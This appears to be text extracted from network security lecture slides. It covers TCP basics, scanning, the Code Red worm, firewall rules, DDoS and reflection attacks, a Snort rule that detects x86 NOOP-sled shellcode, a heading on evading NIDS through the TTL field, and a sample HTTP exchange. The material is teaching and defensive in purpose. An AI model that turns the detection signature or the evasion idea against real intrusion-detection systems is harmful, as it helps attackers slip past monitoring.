
# Ethernet/IP/TCP Nesting




# Refresh: 3-way handshake



# Visualizing Scans



# Code Red




—◆— # of scans    —▲— # of unique IPs    —■— Predicted # of scans

$K = 1.8/\text{hr}$

# Typical Firewall Rule

- Block in on LAN from 192.168.1.0/24 port any to 0.0.0.0/0 port 53
  - Any packets coming from LAN to port 53 will be dropped.
    - Effect of rule in isolation
    - Could be part of strategy to force clients to use only officially sanctioned DNS servers


# Basic Setup of a DDOS Botnet



Illustrative only: practical attacks will have many more bots



# Reflection Attacks




Illustrative only: practical attacks will have many more bots/reflectors


# Example NIDS Rule

- alert ip \$EXTERNAL\_NET any -> \$HOME\_NET any (msg:"INDICATOR-SHELLCODE x86 NOOP"; content:"|90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; fast\_pattern:only; metadata:ruleset community; classtype:shellcode-detect; sid:648; rev:14;)


# Overall Snort Architecture



# But what about this case?



# Evading NIDS: TTL Field




# HTTP Request

```
GET /dumprequest HTTP/1.1\r\n
Host: djce.org.uk\r\n
Connection: keep-alive\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_5) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/30.0.1599.101 Safari/537.36\r\n
DNT: 1\r\n
Referer: https://www.google.com/url?
sa=t&rct=j&q=&esrc=s&source=web&cd=3&ved=0CD4QFjAC&url=http%3A%2F
%2Fdjce.org.uk
%2Fdumprequest&ei=835lUpjEM5Xb4APEglGoDA&usg=AFQjCNEeAn5wSZMp_y_oTmOK
onq482sS9A&sig2=pSajtDK-YYIvE4HFDqmRfA&bvm=bv.54934254,d.dmg\r\n
Accept-Language: en-US,en;q=0.8\r\n
\r\n
```

# HTTP Response

```
HTTP/1.1 404 Not Found\r\n
Content-Type: text/html; charset=UTF-8\r\n
X-Content-Type-Options: nosniff\r\n
Date: Mon, 21 Oct 2013 19:37:20 GMT\r\n
Server: sffe\r\n
Content-Length: 946\r\n
X-XSS-Protection: 1; mode=block\r\n
Alternate-Protocol: 80:quic\r\n
\r\n
<!DOCTYPE html>
...
```

